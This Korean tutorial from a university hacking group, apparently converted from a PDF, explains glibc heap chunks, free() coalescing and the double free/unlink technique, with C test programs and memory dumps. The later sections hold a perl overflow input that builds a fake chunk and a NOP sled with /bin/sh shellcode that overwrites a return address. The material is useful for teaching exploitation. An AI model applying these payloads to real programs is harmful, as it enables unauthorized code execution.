DFB

(Double Free Bug)

Univ.Chosun HackerLogin : Seo Tae Yeong
Email : seoty-_-v@hanmail.net

Contents


1. DFB(Double Free Bug) ?

-> DFB는 malloc과 free의 메커니즘을 이용한 기법입니다.
-> heap 메모리에서는 효율적인관리를 위해 chunk라는 구조를 사용하고 있습니다.


2.heap에 대해여..

malloc에 의해 메모리는 특정 구조를 가지고 있습니다. 이 구조들은 heap메모리 영역에 여러 가지의 크기로 여러 가지가 존재 하고 있습니다.
이를 우리는 chunk라고 이름을 붙였고 지금부터 chunk의 구조를 알아보겠습니다.
chunk역시 DFB를 성공시키는 데에 꼭 필요한 요소 중에 하나라고 볼수 있습니다.
또

우리가 알기로 동적메모리를 생성할 시에 heap이라는 영역에 메모리를 할당한다고 알고 있습니다. 왜 heap이라고 부르는 것일까요? Data Structer시간에 보면 heap 이라는 자료구조를 보신 적이 있을 겁니다.




max heap



min heap

위 그림은 자료구조론 시간에 봤던 heap에서 max heap 과 min. heap입니다.
가각 max heap은 상위 node로 갈수록 큰 node가 나오고 그와 반대로 min heap의 경우 작은 node로 나오는 것을 볼수 있습니다.
실제로 동적으로 할당되는 메모리(heap이라고 부르죠)의 구조역시 이러한 구조로 생겼습니다. 그렇다면 여러 가지 내용을 기록하기 위한 heap메모리가 어떻게 이렇게 여러 가지의 node와 같은 형식으로 나누어져 있을 수 있을까요?
그렇습니다. 자료구조의 heap에서 각 node는 chunk라고 생각하면 될 것입니다.
또한 앞으로 나올 내용이지만 미리 언급을 해두자면 각 node는 double linked list 라는(이 역시 자료구조론 시간에 나왔던)구조를 이루고 있습니다.



이런 형식으로 각 node에는 두 개의 포인터가 존재하면서 다른 node들과 유기적으로 연결될 수 있게 되어있습니다.
이렇게 heap 과 double linked list를 이루고 있는 이유는 메모리의 효율적인 관리를 위함이라고만 언급해두겠습니다.
후에 내용을 보시면 차차 왜 효율적인지에 대하 아실 겁니다.


3. malloc에 의한 동적메모리의 구조.(chunk)

그럼 본격적으로 malloc에 의한 동적메모리의 구조인 chunk라는 놈을 알아보겠습니다.
이를 알아보기 위해 소스코드를 작성하여 malloc에 의해 동적메모리를 할당받게 하였고 이를 오하라님의 dumpcode.h로 구조를 알아보겠습니다.

```
//test2.c
#include <stdio.h>
#include "dumpcode.h"

main(int argc, char *argv[])
{
        char *mol1;
        char *mol2;

        mol1 = malloc(16);
        mol2 = malloc(32);

        if ( argc< 2)
        { fprintf(stderr, "error argsn" );
        exit(0); }

        strcpy( mol1 , argv[1] );
        strcpy( mol2 , argv[2] );


        dumpcode(mol2-28,64);
        free(mol1);
        dumpcode(mol2-28,64);
        free(mol2);
        dumpcode(mol2-28,64);
}

$ gcc -o test2 test2.c

$./test2 AAAA BBBB
 인자를 AAAA BBBB 입력했고요,

출력 화면을 보면.
0x08049a74  19 00 00 00 41 41 41 41 00 00 00 00 00 00 00 00    ....AAAA........
0x08049a84  00 00 00 00 00 00 00 00 29 00 00 00 42 42 42 42    ........)...BBBB
0x08049a94  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
```

```
0x08049aa4   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
<<---------- free(mol1)전 heap의 구조

0x08049a74   19 00 00 00 18 ef 14 40 18 ef 14 40 00 00 00 00    .......@...@....
0x08049a84   00 00 00 00 18 00 00 00 28 00 00 00 42 42 42 42    ........(...BBBB
0x08049a94   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x08049aa4   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
<<---------- free(mol1)후 heap의 구조

0x08049a74   91 05 00 00 18 ef 14 40 18 ef 14 40 00 00 00 00    .......@...@....
0x08049a84   00 00 00 00 18 00 00 00 28 00 00 00 42 42 42 42    ........(...BBBB
0x08049a94   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x08049aa4   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
<<---------- free(mol2)후 heap의 구조
```


이렇게 나왔습니다. 재가 도식화 해봤는데요.
malloc에 의해 동적메모리를 할당받고 나서의 그림입니다.



heap에 node처럼 존재 하는 것이 chunk라고 하였는데 옆을 보면 두 개의 chunk가 있습니다.
mol1,mol2에 해당되는 chunk이지요.

처음에 4byte에 해단되는 공간은 chunk의 크기를 나타내고
가운데는 우리가 실질적으로 자료를 저장하는 공간이고
마지막으로 junk(의미 없는)로 남아 있는 4byte가 있습니다.

mol1 chunk 의 크기가 25라고 나와 있지요.
24 = 4+16+4 일 것입니다. 그런데 25라고 나와 있는 이유는 무엇일까요. chunk의 크기가 1이 증가되어서 나온 이유는 차후에 알게 될 것이고 일단 size를 의미함을 알 수 있습니다.
그다음은 mol1을 free한 후의 도식입니다.



일단 알아두셔야 할 것은 mol1이 free가 되었다고 해서 chunk 역시 사라지는 것이 아닙니다. 다만 형식이 조금 바뀔 뿐이지요.

그림에서 mol2위에 있는 내용이 mol1에 해당되는 chunk의 구조입니다.
이번 도식에서는 free가 된 후에 chunk의 구조를 알아볼 것입니다.
free chunk는
chunk의 size가 나오고.
다음에 fd,bk 라는 포인터가 나옵니다.
그리고 junk가 차지하고 마지막으로 chunk의 size가 한번더 나오는 것을 볼수 있습니다.
참고사항으로 마지막 size에서는 정상적으로 24로 나온 것을 볼수 있습니다.

fd 와 bk 가 나왔는데 fd는 forward pointer to next chunk in list의 약자로 리스트내의 이전 chunk를 가리킨다고 볼수 있습니다.
bk 역시 back pointer to previous chunk in list의 약자로 리스트내의 뒤쪽 chunk를 가리킨다고 볼수 있습니다.
이 두 개의 포인터가 double linked list에 등장하는 두포인터라고 볼수있을 것입니다.

여기까지 chunk의 구조를 알아보았습니다.
이다음에는 free의 메커니즘을 보게 되는데 여기서 만들어졌던 chunk들이 이번에는 합쳐지


는 것을(병합) 볼수 있을 것입니다.

4. Free 메커니즘의 이해

```
//test3.c
#include <stdio.h>
#include "dumpcode.h"

main(int argc, char *argv[])
{
        char *mol1;
        char *mol2;
        char *mol3;

        mol1 = malloc(16);
        mol2 = malloc(16);
        mol3 = malloc(16);

        if ( argc< 2)
        { fprintf(stderr, "error argsn" );
        exit(0); }

        strcpy( mol1 , argv[1] );
        strcpy( mol2 , argv[2] );
        strcpy( mol3 , argv[3] );

        dumpcode(mol2-28,64);
        free(mol1);
        dumpcode(mol2-28,64);
        free(mol2);
        dumpcode(mol2-28,64);
        free(mol3);
}

$ gcc -o test3 test3.c

$./test3 AAAA BBBB CCCC

0x08049ab4  19 00 00 00 41 41 41 41 00 00 00 00 00 00 00 00   ....AAAA........
0x08049ac4  00 00 00 00 00 00 00 00 19 00 00 00 42 42 42 42   ............BBBB
0x08049ad4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x08049ae4  19 00 00 00 43 43 43 43 00 00 00 00 00 00 00 00   ....CCCC........
```

```
0x08049ab4   19 00 00 00 18 ef 14 40 18 ef 14 40 00 00 00 00    .......@...@....
0x08049ac4   00 00 00 00 18 00 00 00 18 00 00 00 42 42 42 42    ............BBBB
0x08049ad4   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x08049ae4   19 00 00 00 43 43 43 43 00 00 00 00 00 00 00 00    ....CCCC........

0x08049ab4   31 00 00 00 30 ef 14 40 30 ef 14 40 00 00 00 00    1...0..@0..@....
0x08049ac4   00 00 00 00 18 00 00 00 18 00 00 00 42 42 42 42    ............BBBB
0x08049ad4   00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00    ............0...
0x08049ae4   18 00 00 00 43 43 43 43 00 00 00 00 00 00 00 00    ....CCCC........
```

이번에도 도식화를 해보았습니다.



앞에 두 개의 그림은 앞에서도 보았던 chunk의 구조와 free후의 chunk의 구조가 나와있습니다.

마지막 free(mol2)후 의 구조를 살펴보겠습니다.

여기서 우리가 알아보아야 할 것은 mol1과 mol2가 있던 자리에 하나의 큰 chunk가 생겨났다는 것과 지금까지 우리를 괴롭혀 왔던 chunk size를 나타내는 부분의 크기증가를 알아볼 것입니다.

먼저 어떻게 큰 chunk가 생겨났는지 알아보면

mol1 chunk 의 크기는 24 = 4 + 16 + 4 이며

mol2 chunk 의 크기는 24 = 4 + 16 + 4 그렇다면

큰 chunk의 크기인 48 = mol1 + mol2 이므로 mol1과 mol2와 병합이 되면서 큰 chunk가 되었다고 알 수 있지요.

그 다음으로 각 chunk의 size를 나타내는 부분에서 1의 증가를 알아볼 차례입니다.

큰 chunk의 size의 이진수를 보면.

DEC 49 =
BIN 110001
이고 원래 우리가 예상하는 정상적인 size인 48의 이진수를 보면.
DEC 48 =
BIN 110000

이렇습니다. 여기서 우리가 주목할 것은 이진수에서 마지막 ·1bit입니다.
free(); 함수 안에 매크로 함수로 PREV_INSUE라는 함수가 있습니다. 이 함수는 chunk가 병합이 필요한지 아닌지를 체크하는 함수인데. 규칙은 size에서 마지막 1bit가
1 -> 병합x
0 -> 병합o
한다는 것입니다.

그래서 처음에 malloc에 의해 할당받았을 시에는 마지막 1bit가 1이 되어 우리가 보았을 때는 size가 1만큼 증가한 것처럼 보였던 것입니다.
후에 free가 되고나서는 병합이 필요하므로 1 -> 0 으로 바뀌어서 원래의 size를 나타내게 된 것입니다.


5. Fd 와 bk

```
//test4.c
#include <stdio.h>
#include "dumpcode.h"

main(int argc, char *argv[])
{
        char *mol1;
        char *mol2;
        int *fd, *bk;

        mol1 = malloc(16);
        mol2 = malloc(16);
        fd = mol1;                  //<--- free후 fd의 위치
        bk = mol1+4;                 //<--- free후 bk의 위치

        if ( argc< 2)
        { fprintf(stderr, "error argsn" );
        exit(0); }

        strcpy( mol1 , argv[1] );

        dumpcode(mol2-28,64);
        free(mol1);
        (*bk) +=16;                 //<--- 임의로 bk를 변경함
        dumpcode(mol2-28,64);
        free(mol2);
        dumpcode(*fd,16);
        dumpcode(*bk,16);
}
```

를 했고 여기서는 fd와 bk가 어떻게 행동하는 지를 보겠습니다.
fd 와 bk가 가리키는 곳에서 16byte만큼 덤프 하였고 이를 확인해보면.

이렇게 fd의 +12되는 자리에 bk의 주소 값이 들어가고
bk의 +8되는 자리에 fd의 주소 값이 들어간 것을 알 수 있습니다.

이러한 내용은 후에 DFB를 사용해 공격할 시에 자칫 실패 할 수 있는 점을 피해갈수 있게 해줄 것입니다.



dumpcode(*fd,16);
fd : 0x4014ef18 10 ef 14 40 10 ef 14 40 90 9a 04 08 28 ef 14 40
bk : 0x4014ef28 20 ef 14 40 20 ef 14 40 18 ef 14 40 28 ef 14 40
dumpcode(*bk,16);

6. Fake_chunk 만들기.

이번에는 공격에 핵심이 되는 fake chunk를 만들어보겠습니다.
소스코드는 위에서 사용한 test2.c를 사용하였고 .

입력 인자를 바꿔보았습니다.
#Input
$ ./test2 `perl -e 'printf "A"x16 ;printf "xfcxffxffxffxffxffxffxffxa4x9ax04x08xa4x9ax04x08"'`

입력값을 보면 perl언어로 'A'값을 16번 출력해서 출력한 그 값을 test2.c의 인자로 입력하고 있고 .뒤쪽에도 똑같은 방식으로 인자 값을 전달하고 있습니다.



앞쪽의 도식은 free(mol1)전의 메모리 구조이고 뒤쪽은 free(mol1)후의 모습입니다.
앞쪽 도식부터 보면 입력한 값이 오버플로우를 일으켜 2번째 data부분까지 넘쳐서 들어간 것을 볼수 있습니다.
그러고 나서 free(mol1)를 하고나자 원래 첫 번째 chunk의 크기는 25였는데 21로 줄어들면서 mol2를 free하지 않았지만 우리가 입력한 값에 의해 chunk의 모양이 가추어진것을 볼수 있습니다.
먼저 25->21로 줄어든 것을 보면
오버플로우를 일으켜 첫 번째 chunk의 size부분에는 fc ff ff cf ff ff ff ff
값이 들어갔고 이는 25 ->21이 된 직접적인 원인이 될 수 있습니다.
-4 를 16진수 값으로 바꾸어보면. fffffffffffffffc가 나오는데 이것 때문에 줄어든 것이지요.

또한 구지 짝수인 이유는 마지막 1bit가 0이되어 fake_chunk의 fd와 bk값을 건드리게 된다는데 있습니다.
(추가적인 설명을 덧붙이자면 mol1이 free될 시에 마지막에 mol1 chunk의 size가 한번더 들어가게 되는데 그 값은 -4로 될 것이며 mol2의 chunk는 mol1의 chunk의 크기가 -4로 인식되어 mol1 chunk의 크기가 줄어들었다고 추정할 수 있습니다.)

이렇게 줄어들고 나서 chunk의 모양을 갖고 있는 fake_chunk(이렇게 부르도록 합시다.)는 실제 chunk의 기능을 할수 있는 것입니다.
결국 이 chunk의 포인터!!인 fd와 bk의 값은 우리가 임의로 지정한 주소 값을 가리킬 수 있게 된다는 엄청난 장점이 있습니다.

7. Jump_ahead code 와 junk들.

```
//test5.c
#include <stdio.h>
#include "dumpcode.h"

main(int argc, char *argv[])
{
        char *mol1;
        char *mol2;

        mol1 = malloc(160);
        mol2 = malloc(16);

        if ( argc< 2)
        { fprintf(stderr, "error argsn" );
        exit(0); }

        strcpy( mol1 , argv[1] );

        dumpcode(mol2-172,192);    // mol1좀 드려다 보자구!
        dumpcdoe(&mol2,16);        // RET 맞냐
        free(mol1);
        dumpcode(mol2-172,192);    // free 후에도 보자구!
        dumpcdoe(&mol2,16);        // RET 변조됐나?
        free(mol2);
}
```

이 소스를 이용하고.

출력화면은 이렇습니다.

```
0x08049a74   a9 00 00 00 90 90 90 90 90 90 90 90 90 90 90 90    ................
0x08049a84   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0x08049a94   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0x08049aa4   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0x08049ab4   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0x08049ac4   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0x08049ad4   90 90 90 90 90 eb 1d 5e 89 76 08 31 c0 88 46 07    .......^.v.1..F.
0x08049ae4   89 46 0c b0 0b 89 f3 8d 4e 08 31 d2 cd 80 b0 01    .F......N.1.....
0x08049af4   31 db cd 80 e8 de ff ff ff 2f 62 69 6e 2f 73 68    1......../bin/sh
0x08049b04     41  41  41  41  41  41  41  41  41  41  41  41  41  41  41  41
```


AAAAAAAAAAAAAAAA
0x08049b14 41 41 41 41 fc ff ff ff ff ff ff ff d0 f9 ff bf AAAA............
0x08049b24 84 9a 04 08 00 00 00 00 00 00 00 00 00 00 00 00 ....

0xbffff9d0 20 9b 04 08 78 9a 04 08 18 fa ff bf 77 21 04 40 ...x.......w!.@


0x08049a74 a5 00 00 00 a0 ef 14 40 a0 ef 14 40 90 90 90 90 ....@...@....
0x08049a84 90 90 90 90 90 90 90 90 d0 f9 ff bf 90 90 90 90 ....
0x08049a94 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x08049aa4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x08049ab4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x08049ac4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
0x08049ad4 90 90 90 90 90 eb 1d 5e 89 76 08 31 c0 88 46 07 ....^.v.1..F.
0x08049ae4 89 46 0c b0 0b 89 f3 8d 4e 08 31 d2 cd 80 b0 01 .F......N.1.....
0x08049af4 31 db cd 80 e8 de ff ff ff 2f 62 69 6e 2f 73 68 1......../bin/sh
0x08049b04 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0x08049b14 a4 00 00 00 fc ff ff ff ff ff ff ff d0 f9 ff bf ....
0x08049b24 84 9a 04 08 00 00 00 00 00 00 00 00 00 00 00 00 ....

0xbffff9d0 20 9b 04 08 78 9a 04 08 18 fa ff bf 84 9a 04 08 ...x............

